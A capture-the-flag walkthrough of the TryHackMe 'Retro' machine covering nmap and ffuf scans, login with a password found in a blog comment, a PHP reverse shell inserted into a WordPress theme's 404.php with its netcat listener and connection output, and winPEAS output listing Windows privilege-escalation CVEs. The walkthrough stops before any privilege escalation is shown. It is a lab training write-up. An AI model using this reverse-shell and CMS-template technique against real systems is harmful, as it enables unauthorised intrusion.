Retro - Tryhackme


Nmap

```
# Nmap 7.91 scan initiated Tue Oct 26 23:53:50 2021 as: nmap -oA nmap-retro -p- -r -sV -sC -v -Pn retro.thm
Nmap scan report for retro.thm (10.10.196.160)
Host is up (0.16s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2021-10-26T18:28:47+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Issuer: commonName=RetroWeb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-25T18:19:59
| Not valid after:  2022-04-26T18:19:59
| MD5:   bb6b e434 de8d 345a 0cf0 8c8a cc8c bf23
|_SHA-1: 1971 83c9 2ca9 6eed 0c3e cd9b a36f a3d6 6d3d 0992
|_ssl-date: 2021-10-26T18:28:50+00:00; 0s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Open Ports : 80, 3389

FFUF


Directory scan using FFUF resulted in one directory “retro”



```
~
→ ffuf -c -u http://retro.thm/FUZZ -w '/home/maskman/Documents/dirbuster/wordlists/directory-list-2.3-medium.txt'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://retro.thm/FUZZ
 :: Wordlist         : FUZZ: /home/maskman/Documents/dirbuster/wordlists/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 703, Words: 27, Lines: 32]
# Copyright 2007 James Fisher [Status: 200, Size: 703, Words: 27, Lines: 32]
# directory-list-2.3-medium.txt [Status: 200, Size: 703, Words: 27, Lines: 32]
#                       [Status: 200, Size: 703, Words: 27, Lines: 32]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 703, Words: 27, Lines: 32]
#                       [Status: 200, Size: 703, Words: 27, Lines: 32]
#                       [Status: 200, Size: 703, Words: 27, Lines: 32]
#                       [Status: 200, Size: 703, Words: 27, Lines: 32]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 703, Words: 27, Lines: 32]
                        [Status: 200, Size: 703, Words: 27, Lines: 32]
# on atleast 2 different hosts [Status: 200, Size: 703, Words: 27, Lines: 32]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 703, Words: 27, Lines: 32]
# This work is licensed under the Creative Commons  [Status: 200, Size: 703, Words: 27, Lines: 32]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 703, Words: 27, Lines: 32]
retro                   [Status: 301, Size: 146, Words: 9, Lines: 2]
Retro                   [Status: 301, Size: 146, Words: 9, Lines: 2]
                        [Status: 200, Size: 703, Words: 27, Lines: 32]
:: Progress: [133826/220560] :: Job [1/1] :: 69 req/sec :: Duration: [0:11:55] :: Errors: 0 ::_
```

Initial Foothold :

While I was going through the blog, I found a comment which had password in it.




One Comment on "Ready Player One"

Wade

December 9, 2019

Leaving myself a note here just in case I forget how to spell it: [redacted]

I used the password and logged in as wade using the password. Then, I changed the contents of 404.php file in the current theme with php reverse shell code and loaded the file from browser. It gave me reverse shell instantly.




90s Retro: 404 Template (404.php)

Selected file content:


```php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '[redacted]';  // CHANGE THIS
$port = 6666;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'cmd.exe';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
```

File edited successfully.



```
WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to [redacted]:6666 ERROR: Shell process terminated
```


Though I got reverse shell to my machine, I didn't prefer to use it as it was a bit unstable. Since RDP is open in the target machine, I used the wordpress credentials to login and it worked luckily. Then, I grabbed the user flag (I forgot to take a screenshot).




```
~
→ rlwrap nc -lvnp 6666
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.10.196.160.
Ncat: Connection from 10.10.196.160:52234.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\>_
```

Privilege Escalation :

I used chrome to download winpeas and there I saw a bookmark “CVE-2019-1388” . This is a probable exploit for this machine. Then, I downloaded winpeas.exe file to the target machine and ran the application from command prompt. The following screenshot show the exploitable vulnerabilities, Out of which 2019-1388 showed up the second time which cleared my doubt about the bookmark.



```
⊡[33m  [?] ⊡[1;34mWindows vulns search powered by ⊡[1;31mWatson⊡[1;34m(https://github.com/rasta-mouse/Watson)⊡[0m
 [*] OS Version: 1607 (14393)
 [*] Enumerating installed KBs...
⊡[1;31m [!] CVE-2019-0836 : VULNERABLE⊡[0m
⊡[1;31m  [>] https://exploit-db.com/exploits/46718⊡[0m
⊡[1;31m  [>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-sy
stem/⊡[0m

⊡[1;31m [!] CVE-2019-1064 : VULNERABLE⊡[0m
⊡[1;31m  [>] https://www.rythmstick.net/posts/cve-2019-1064/⊡[0m

⊡[1;31m [!] CVE-2019-1130 : VULNERABLE⊡[0m
⊡[1;31m  [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear⊡[0m

⊡[1;31m [!] CVE-2019-1315 : VULNERABLE⊡[0m
⊡[1;31m  [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html⊡[0m

⊡[1;31m [!] CVE-2019-1388 : VULNERABLE⊡[0m
⊡[1;31m  [>] https://github.com/jas502n/CVE-2019-1388⊡[0m

⊡[1;31m [!] CVE-2019-1405 : VULNERABLE⊡[0m
⊡[1;31m  [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-elevation-to-system-via-the-upnp-
device-host-service-and-the-update-orchestrator-service/⊡[0m
⊡[1;31m  [>] https://github.com/apt69/COMahawk⊡[0m

⊡[1;31m [!] CVE-2020-0668 : VULNERABLE⊡[0m
⊡[1;31m  [>] https://github.com/itm4n/SysTracingPoc⊡[0m

⊡[1;31m [!] CVE-2020-0683 : VULNERABLE⊡[0m
⊡[1;31m  [>] https://github.com/padovah4ck/CVE-2020-0683⊡[0m
⊡[1;31m  [>] https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/PowershellScripts/cve-2020-0683.ps1⊡[0m

⊡[1;31m [!] CVE-2020-1013 : VULNERABLE⊡[0m
⊡[1;31m  [>] https://www.gosecure.net/blog/2020/09/08/wsus-attacks-part-2-cve-2020-1013-a-windows-10-local-privilege-escalation-1-day/⊡[0m

⊡[1;31m [*] Finished. Found 9 potential vulnerabilities.
⊡[0m
```

